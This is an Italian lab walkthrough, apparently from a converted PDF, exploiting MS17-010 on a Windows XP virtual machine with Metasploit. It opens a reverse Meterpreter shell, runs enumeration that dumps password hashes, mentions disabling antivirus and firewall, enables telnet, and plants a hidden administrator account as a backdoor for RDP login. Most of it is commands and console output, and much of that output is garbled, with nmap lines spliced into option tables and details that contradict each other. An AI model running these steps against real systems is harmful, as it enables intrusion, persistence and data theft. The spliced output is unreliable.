Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-13 09:42 EST
Nmap scan report for 192.168.200.200
Host is up (0.00055s latency).

PORT      STATE SERVICE      VERSION
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OS: Windows XP; CPE: cpe:/o:microsoft:windows_xp
```

Nmap inoltre, può fungere da ottimo tool di vulnerability assessment utilizzando gli appositi script (< --script + vuln + target + versione) , restituendo un'ampia panoramica delle vulnerabilità

```
[kali㉿kali]-[~]$ nmap --script vuln 192.168.200.200 -sV
Starting Nmap 7.92 ( https://nmap.org ) at 2022-12-12 06:54 EST
Nmap scan report for 192.168.200.200
Host is up (0.0042s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Microsoft Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
_smb-vuln-ms10-054: false
_smb-vuln-ms10-061: ERROR: Script execution failed (use -d to debug)
_samba-vuln-cve-2012-1182: NT_STATUS_ACCESS_DENIED
|_ smb-vuln-ms17-010: ←
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|         A critical remote code execution vulnerability exists in Microsoft SMBv1
|         servers (ms17-010).
|
| Disclosure date: 2017-03-14
```

A questo punto, si andrà ad utilizzare uno dei software più utilizzati ed utili per effettuare exploit e per scovare vulnerabilità per ogni tipo di sistema operativo, piattaforma e applicazioni trovate dalla comunità. Basterà digitare <msfconsole>

```
[kali㉿kali]-[~]$ msfconsole
[*] Starting MsfConsole 5.0.0-dev (2022-12-12-10-23) with Kali Linux 2022.2
[*] This exploit module allows remote attackers to execute arbitrary code via a crafted RPC request that triggers the overflow during path canonicalization.
[*] EcdsaSha2Nistp256 :: NAME
[*] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
[*] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
[*] /usr/share/metasploit-framework/vendor/bundle/ruby/3.0.0/gems/hrr_rb_ssh-0.4.2/lib/hrr_rb_ssh/transpo
```

E cerchiamo i moduli in riferimento a MS17-010 con <search ms17-010>

```
msf6 > search ms17-010
Matching Modules
=====
#  Name                               Disclosure Date  Rank   Check  Description          Check out what's new in the latest release of Kali Linux!
-  --
0  exploit/windows/smb/ms17_010_永恒之蓝      2017-03-14  average Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  exploit/windows/smb/ms17_010_psexec        2017-03-14  normal  Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
2  auxiliary/admin/smb/ms17_010_command       2017-03-14  normal  No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
3  auxiliary/scanner/smb/smb_ms17_010         2017-03-14  normal  No     MS17-010 SMB RCE Detection
4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14  great   Yes    SMB DOUBLEPULSAR Remote Code Execution

Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce
```

Dove compariranno i paths disponibili dei moduli ausiliari ed exploit tra cui si potrà scegliere il più adatto, in questo caso “exploit/windows/smb/ms17_010_psexec” non sceglieremo il “classico” Eternalblue optando per EternalRomance/EternalSynergy/EternalChampion per via delle diverse versioni che attaccano, rispettivamente SMBv2 e SMBv1.

```

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):
Name  Current Setting  Required  Description
----  -----  -----  -----
DBGTRACE  false  yes  Show extra debug t
LEAKATTEMPTS  99  yes  How many times to
NAMEDPIPE  0  no  A named pipe that
NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes  List of named pipe
RHOSTS  192.168.200.200  yes  The target host(s)
RPORT  445  yes  The Target port (T
SERVICE_DESCRIPTION  0.000s elapsed  no  Service description
SERVICE_DISPLAY_NAME  (of 3) scan.  no  The service displa
SERVICE_NAME  0:57  no  The service name
SHARE  ADMIN$  yes  The share to conne
SMBDomain  .  no  The Windows domain
SMBPass  1234567890  no  The password for t
SMBUser  1234567890  no  The username to au
Initiating Parallel DNS resolution of 1 host. at 06:57
Completed Parallel DNS resolution of 1 host. at 06:57, 13.00s elapsed
Payload options (windows/meterpreter/reverse_tcp):
Name  Current Setting  Required  Description
----  -----  -----  -----
EXITFUNC  thread  yes  Exit technique (Accepted: '', seh, thread, process, none)
LHOST  127.0.0.1  yes  The listen address (an interface may be specified)
LPORT  4444  yes  The listen port (l ports)


```

Per visualizzare le informazioni complete del modulo prescelto, sarà sufficiente inserire "info"

```

msf6 exploit(windows/smb/ms17_010_psexec) > info

      Name: MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
      Module: exploit/windows/smb/ms17_010_psexec
      Platform: Windows
      Arch: x86, x64
      Privileged: No
      License: Metasploit Framework License (BSD)
      Rank: Normal
      Disclosed: 2017-03-14

      Provided by:
      sleepy
      zerosum0x0
      Shadow Brokers
      Equation Group

      Available targets:
      Id  Name
      --  --
      0  Automatic
      1  PowerShell
      2  Native upload
      3  MOF upload

      Check supported:
      Yes

      Basic options:
      Name  Current Setting  Required  Des
      ----  -----  -----  -----
      DBGTRACE  false  yes  Sho
      LEAKATTEMPTS  99  yes  How
      NAMEDPIPE  0  no  A n
      NAMED_PIPES  /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes  Lis
      RHOSTS  192.168.200.200  yes  The
      RPORT  445  yes  The
      SERVICE_DESCRIPTION  0.000s elapsed  no  Ser
      SERVICE_DISPLAY_NAME  (of 3) scan.  no  The
      SERVICE_NAME  0:57  no  The
      SHARE  ADMIN$  yes  The
      SMBDomain  .  no  The
      SMBPass  1234567890  no  The
      SMBUser  1234567890  no  The

      Payload information:
      Space: 3072

      Description:
      This module will exploit SMB with vulnerabilities in MS17-010 to

```

La descrizione ci riporta il metodo con il quale l'exploit sfrutta la debolezza ms17-010: il modulo sfrutterà la vulnerabilità tramite un primitivo Write-What-Where (abilità di performare codici arbitrari su una destinazione controllata da utente malintenzionato), sovrascrivendo le informazioni di sessione di connessione con una sessione Administrator (totali privilegi).

Dopo un'accurata panoramica sulla vulnerabilità, andremo a utilizzare il modulo opportuno al caso, non prima di aver controllato e settato i campi obbligatori (Required) dell'exploit tramite <show options>

```
LHOST => 192.168.200.100 Microsoft.com/en-us/library/security/ms08-067.aspx
msf6 exploit(windows/smb/ms17_010_psexec) > show options
Module options (exploit/windows/smb/ms17_010_psexec):
Nmap done: 1 IP address (1 host up) scanned in 26.38 seconds
Name          Current Setting      Required  Description
--[+]-----[~]-----[~]-----[~]-----[~]-----[~]
DBGTRACE      false              yes       Show extra debug trace info
LEAKATTEMPTS  99                yes       How many times to try to leak
NAMEDPIPE     scripts for scanning
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt yes       A named pipe that can be connected to
RHOSTS        192.168.200.200    yes       The target host(s), see https://nmap.org/nsedoc/usage/host-args.html
RPORT         445                yes       The Target port (TCP)
SERVICE_DESCRIPTION  0.005 elapsed no        Service description to be used
SERVICE_DISPLAY_NAME (of 3) scan. no        The service display name
SERVICE_NAME   (of 3) scan.      no        The service name
SHARE         ADMIN$              yes       The share to connect to, can be a UNC path
SMBDomain    .                  no        The Windows domain to use for authentication
SMBPass      NSE at 06:57      no        The password for the specified share
SMBUser      NSE at 06:57      no        The username to authenticate a user
Initiating Ping Scan at 06:57
Scanning 192.168.200.200 (2 ports)
Payload options (windows/meterpreter/reverse_tcp):
Name          Pa Current Setting      Required  Description
--[+]-----[~]-----[~]-----[~]-----[~]-----[~]
DNSREROUTE   1                 yes       DNS resolution of hosts
EXITFUNC     thread            yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.200.100    yes       The listen address (an interface may be specified)
LPORT        4444              yes       The listen port
Discovered open port 135/tcp on 192.168.200.200
Discovered open port 139/tcp on 192.168.200.200
Exploit target:
Id  Name          Services on 192.168.200.200
--  --           Service scan at 06:57, 6.02s elapsed (3 services on 1 host)
0   Automatic      Scanning 192.168.200.200.
```

Come da figura, è possibile notare che i campi RHOSTS /LHOST/LPORT sono obbligatori da settare, quindi sarà necessario configurarli entrambi correttamente tramite <set RHOSTS 192.168.200.200> <set LHOST 192.168.200.100> <LPORT 7777>

```
Initiating Service scan at 06:57
Scanning 3 services on 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.200.200
RHOSTS => 192.168.200.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.200.100
LHOST => 192.168.200.100
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 7777
LPORT => 7777
```

Con un nuovo <show options > ci apparirà quindi

```
msf6 exploit(windows/smb/ms17_010_psexec) > show options
NSE: Loaded 155 scripts for scanning
Module options (exploit/windows/smb/ms17_010_psexec):
Name          Current Setting  Required  Description
---          ==============  ======  =
DBGTRACE      false           yes      Show extra debug trace info
LEAKATTEMPTS   99             yes      How many times to try to leak
NAMEDPIPE      /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes      A named pipe that can be controlled
NAMED_PIPES    /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes      List of named pipes to check
RHOSTS        192.168.200.200  yes      The target host(s), see help
RPORT         445             yes      The Target port (TCP)
SERVICE_DESCRIPTION 66:57       no      Service description to connect to
SERVICE_DISPLAY_NAME [2 ports]  no      The service display name
SERVICE_NAME    [2 ports]      no      The service name
SHARE          ADMIN$          yes      The share to connect to, case insensitive
SMBDomain     parallel DNS  no      The Windows domain to use
SMBPass        [REDACTED]      no      The password for the specified user
SMBUser        Connect Scan at 06:57  no      The username to authenticate
Scanning 192.168.200.200 [1000 ports]
Discovered open port 445/tcp on 192.168.200.200
Payload options (windows/meterpreter/reverse_tcp):
Discovered open port 139/tcp on 192.168.200.100
Name          Current Setting  Required  Description
---          ==============  ======  =
EXITFUNC      thread          yes      Exit technique (Accepted: '', seh, thread, process, none)
LHOST         192.168.200.100  yes      The listen address (an interface may be specified)
LPORT         7777            yes      The listen port
NSE: Starting runlevel 1 (of 3) scan...
```

A questo punto si potrà procedere con l'exploit (comando <exploit>) e se l'attacco andrà a buon fine si aprirà una sessione *Meterpreter, dove per sessione s'intende una shell avanzata sulla macchina target.

*(Interprete di comandi da cui un utente malintenzionato può esplorare la macchina target ed eseguire il codice, aggirando gli alert di attivazione di un nuovo processo avviato su sistema bersaglio, inserendosi direttamente nel processo compromesso e migrando ad altri processi in esecuzione)

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.200.100:7777
[*] 192.168.200.445 - Target OS: Windows 5.1
[*] 192.168.200.445 - Filling barrel with fish... done
[*] 192.168.200.445 - ←————— | Entering Danger Zone | —————→
[*] 192.168.200.445 - [*] Preparing dynamite...
[*] 192.168.200.445 - [*] Trying stick 1 (x86) ... Boom!
[*] 192.168.200.445 - [+] Successfully Leaked Transaction!
[*] 192.168.200.445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.200.445 - ←————— | Leaving Danger Zone | —————→
[*] 192.168.200.445 - Reading from CONNECTION struct at: 0xff9beda8
[*] 192.168.200.445 - Built a write-what-where primitive...
[+] 192.168.200.445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.200.445 - Selecting native target
[*] 192.168.200.445 - Uploading payload... pjgUHncts.exe
[*] 192.168.200.445 - Created \pjgUHncts.exe...
[+] 192.168.200.445 - Service started successfully...
[*] 192.168.200.445 - Deleting \pjgUHncts.exe...
[*] Sending stage (175686 bytes) to 192.168.200.200
[*] Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200:1056) at 2022-12-12 09:16:19 -0500
```

Sempre necessario ed importante, è l'effettuazione di comandi di test per assicurarsi che l'exploit sia andato a segno e\o completarlo. (<Ifconfig> ad esempio per controllo configurazione di rete della macchina target, o <getuid>)

```

meterpreter > ifconfig
[!] NSE: open port 445/tcp on 192.168.200.200
Interface 1 open port 435/tcp on 192.168.200.200
[!] NSE: open port 139/tcp on 192.168.200.200
Name       : MS TCP Loopback interface (1000 total ports)
Hardware MAC : 00:00:00:00:00:00
MTU        : 1520
IPv4 Address : 127.0.0.1
NSE: Script scanning 192.168.200.200...
NSE: Starting runlevel 1 (of 3) scan.
Interface 2
[!] NSE: at 06:57 10.12s elapsed
Name       : Intel(R) PRO/1000 T Server Adapter - Packet Scheduler Miniport
Hardware MAC : 08:00:27:cc:e5:43
MTU        : 1500
IPv4 Address : 192.168.200.200
NSE: completed NSE at 06:58 10.12s elapsed
IPv4 Netmask : 255.255.255.0

```

Tramite <webcam_list> potranno essere controllate le webcam attive sul target

```

NSE: Starting runlevel 3 (of 3) scan.
meterpreter > webcam_list
[-] No webcams were found 00s elapsed
meterpreter > 

```


Per controllare se il target sia una virtual machine o macchina fisica, il comando <run checkvmm> non sarà sufficiente poiché è uno script deprecato, useremo quindi un modulo <post>

```

meterpreter > run checkvmm
[*] NSE: at 06:57 10.12s elapsed
[!] Meterpreter scripts are deprecated. Try post/windows/gather/checkvmm.
[!] Example: run post/windows/gather/checkvmm OPTION=value [ ... ]
[-] The specified meterpreter session script could not be found: checkvmm
meterpreter > run post/windows/gather/checkvmm
NSE: Starting runlevel 3 (of 3) scan.
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
meterpreter > 

```

A questo punto le possibilità di movimento all'interno del target sono pressoché illimitate, da una



“semplice” creazione di un file di testo

```

meterpreter > mkdir file.txt
Creating directory: file.txt 00s elapsed

```

Ad un <getcountermeasure> per controllare le configurazioni di sicurezza sulla macchina target, potendo disabilitare misure di sicurezza come ad esempio Firewall ed altro. (Differente da comando <killav> usato per disabilitare antivirus presenti)

```

meterpreter > run getcountermeasure
[*] Meterpreter scripts are deprecated. Try post/windows/manage/killav.
[!] Example: run post/windows/manage/killav OPTION=value [ ... ]
[*] Running Getcountermeasure on the target ...
[*] Checking for countermeasures ...
[*] Getting Windows Built in Firewall configuration ...
[*]
[*] BSSW Domain profile configuration:
[*] Operational mode      = Enable
[*] Exception mode       = Enable
[*]
[*] Standard profile configuration (current):
[*] Operational mode      = Disable
[*] Exception mode       = Enable
[*]
[*] Local Area Connection firewall configuration:
[*] Operational mode      = Enable
[*]
[*] Checking DEP Support Policy ...

```

Tramite <run gettelnet> sarà inoltre possibile abilitare Telnet (protocollo di rete per fornire sessioni di login remoto) su target, operazione con gravi ripercussioni sulla sicurezza poiché è un protocollo non richiedente autenticazione, né criptazione dei dati inviati (anche password).

```
meterpreter > run gettelnet
Windows Telnet Server Enabler Meterpreter Script
Usage: gettelnet -u <username> -p <password>

OPTIONS: [None]

-e   Enable Telnet Server only.
-f   Forward Telnet Connection.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.
```

Un altro comando molto interessante è <netstat -vb> tool di NETwork STATistics che mostra le connessioni di rete, tabelle di routing e statistiche dei protocolli e molto altro. Il parametro <-vb> mostra le sequenze delle componenti coinvolte nella creazione della connessione e della porta in ascolto, come possiamo vedere da figura, il PID (Process identifier) identifica nel 14527rundll32.exe il processo con il quale Meterpreter è attaccato di default al target.

meterpreter > netstat -vb

Connection list

Proto	Local address	Remote address	State	User	Inode	PID/Program name
tcp	0.0.0.0:135	0.0.0.0:*	LISTEN	0	0	992/svchost.exe
tcp	0.0.0.0:445	0.0.0.0:*	LISTEN	0	0	4/System
tcp	127.0.0.1:1028	0.0.0.0:*	LISTEN	0	0	1820/alg.exe
tcp	192.168.200.200:139	0.0.0.0:*	LISTEN	0	0	4/System
tcp	192.168.200.200:1059	192.168.200.100:7777	ESTABLISHED	0	0	1452/rundll32.exe
udp	0.0.0.0:1031	0.0.0.0:*		0	0	1124/svchost.exe
udp	0.0.0.0:500	0.0.0.0:*		0	0	700/lsass.exe
udp	0.0.0.0:4500	0.0.0.0:*		0	0	700/lsass.exe
udp	0.0.0.0:445	0.0.0.0:*		0	0	4/System
udp	127.0.0.1:1057	0.0.0.0:*		0	0	1520/explorer.exe
udp	127.0.0.1:1900	0.0.0.0:*		0	0	1184/svchost.exe
udp	127.0.0.1:123	0.0.0.0:*		0	0	1076/svchost.exe
udp	192.168.200.200:137	0.0.0.0:*		0	0	4/System
udp	192.168.200.200:1900	0.0.0.0:*		0	0	1184/svchost.exe
udp	192.168.200.200:123	0.0.0.0:*		0	0	1076/svchost.exe
udp	192.168.200.200:138	0.0.0.0:*		0	0	4/System

Si è inoltre optato per non effettuare un <hashdump> bensì un più completo <winenum> (enumerazione Windows) uno script che raccoglie tutti i tipi di informazioni sul sistema incluse variabili d'ambiente (stringhe di caratteri con informazioni sui percorsi di file,unità disco o nomi file, utilizzabili per controllare il comportamento di diversi programmi), interfaccia di rete, routing, account users e molto altro.

Il tutto scaricato e salvato nel sistema locale attaccante. (Differenza con scraper che separa i file scaricati)

```

meterpreter > run winenum
[*] Running Windows Local Enumeration Meterpreter Script
[*] New session on 192.168.200.200:445...
[*] Saving general report to /home/kali/.msf4/logs/scripts/winenum/BOT-3C4EBAC7DD
[*] Output of each individual command is saved to /home/kali/.msf4/logs/scripts/w
[*] Checking if BOT-3C4EBAC7DD1 is a Virtual Machine .....
[*]     UAC is Disabled
[*] Running Command List ...
[*]     running command cmd.exe /c set
[*]     running command arp -a
[*]     running command ipconfig /all
[*]     running command ipconfig /displaydns
[*]     running command route print
[*]     running command net view
[*]     running command netstat -nao
[*]     running command netstat -vb
[*]     running command netstat -ns
[*]     running command net accounts
[*]     running command net localgroup administrators
[*]     running command net session
[*]     running command net share
[*]     running command net localgroup
[*]     running command net view /domain
[*]     running command tasklist /svc
[*]     running command net user
[*]     running command net group administrators
[*]     running command netsh firewall show config
[*]     running command net group
[*]     running command gpreresult /SCOPE COMPUTER /z
[*]     running command gpreresult /SCOPE USER /z
[*] Running WMIC Commands .....
[*]     running command wmic volume list brief
[*]     running command wmic group list
[*]     running command wmic logicaldisk get description,filesystem,name,size
[*]     running command wmic service list brief
[*]     running command wmic useraccount list
[*]     running command wmic netlogin get name,lastlogon,badpasswordcount
[*]     running command wmic netclient list brief
[*]     running command wmic netuse get name,username,connectiontype,localname
[*]     running command wmic share get name,path
[*]     running command wmic nteventlog get path,filename,writeable
[*]     running command wmic product get name,version
[*]     running command wmic startup list full
[*]     running command wmic rdtoggle list
[*]     running command wmic qfe
[*] Extracting software list from registry
[*] Dumping password hashes ...

```



Infine sarà possibile anche creare una backdoor sul sistema utilizzando lo script getgui “Carlos Perez” che abilita l’opzione Remote Desktop e crea uno user account con cui loggarsi nel sistema target

(<getgui –e /getgui –h)

```

-u   The Username of the user to add.
meterpreter > run getgui -e

[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Enabling Remote Desktop
[*]     RDP is already enabled
[*] Setting Terminal Services service startup mode
[*]     Terminal Services service is already set to auto
[*]     Opening port in local firewall if necessary
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/clean_up_20221213.5749.rc
meterpreter > 

```

Tramite <run getgui -u Lohacker -p procione> è stato scelto il nome e la password del nuovo user

```
meterpreter > run getgui -h
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
Windows Remote Desktop Enabler Meterpreter Script
Usage: getgui -u <username> -p <password>
Or:      getgui -e


OPTIONS:


-e   Enable RDP only.
-f   Forward RDP Connection.
-h   Help menu.
-p   The Password of the user to add.
-u   The Username of the user to add.
meterpreter > run getgui -u LoHacker -p procione
[!] Meterpreter scripts are deprecated. Try post/windows/manage/enable_rdp.
[!] Example: run post/windows/manage/enable_rdp OPTION=value [ ... ]
[*] Windows Remote Desktop Configuration Meterpreter Script by Darkoperator
[*] Carlos Perez carlos_perez@darkoperator.com
[*] Setting user account for logon
[*] Adding User: LoHacker with Password: procione
[*] Hiding user from Windows Login screen
[*] Adding User: LoHacker to local group 'Remote Desktop Users'
[*] Adding User: LoHacker to local group 'Administrators'
[*] You can now login with the created user
[*] For cleanup use command: run multi_console_command -r /home/kali/.msf4/logs/scripts/getgui/clean_up_20221214.0916.rc
meterpreter >
```

A questo punto usando (da Kali) il comando <rdesktop+username/password (scelte per loggarci)+IP target> verrà effettuato il login ricevendo un messaggio che ci informa che si è già loggati e che continuando lo user principale verrà disconnesso

```
(kali㉿kali)-[~]:445 - Deleting \JipFYwPs.exe ...
$ rdesktop -u LoHacker -p procione 192.168.200.200
Meterpreter session 1 opened (192.168.200.100:7777 → 192.168.200.200)
meterpreter > getgui -e
Unknown command: getgui
```

Ricevendo un messaggio che ci informa che si è già loggati e che continuando lo user principale verrà disconnesso





Si sarà quindi ottenuto il totale controllo diretto del sistema target, questo operazione è molto tracciabile ed è consigliabile usare uno script di cleanup per rimuovere l'account aggiunto e le sue tracce.

Inoltre può essere abilitato un nuovo user in un modo più stealth, per cui non comparirà alcun messaggio di disconnessione sulla macchina target (User stealth denominato “EPCODE” stavolta”)



Tramite <idletime> è monitorabile il tempo di connessione user remota

```
meterpreter > idletime
User has been idle for: 6 mins 28 secs
meterpreter >
```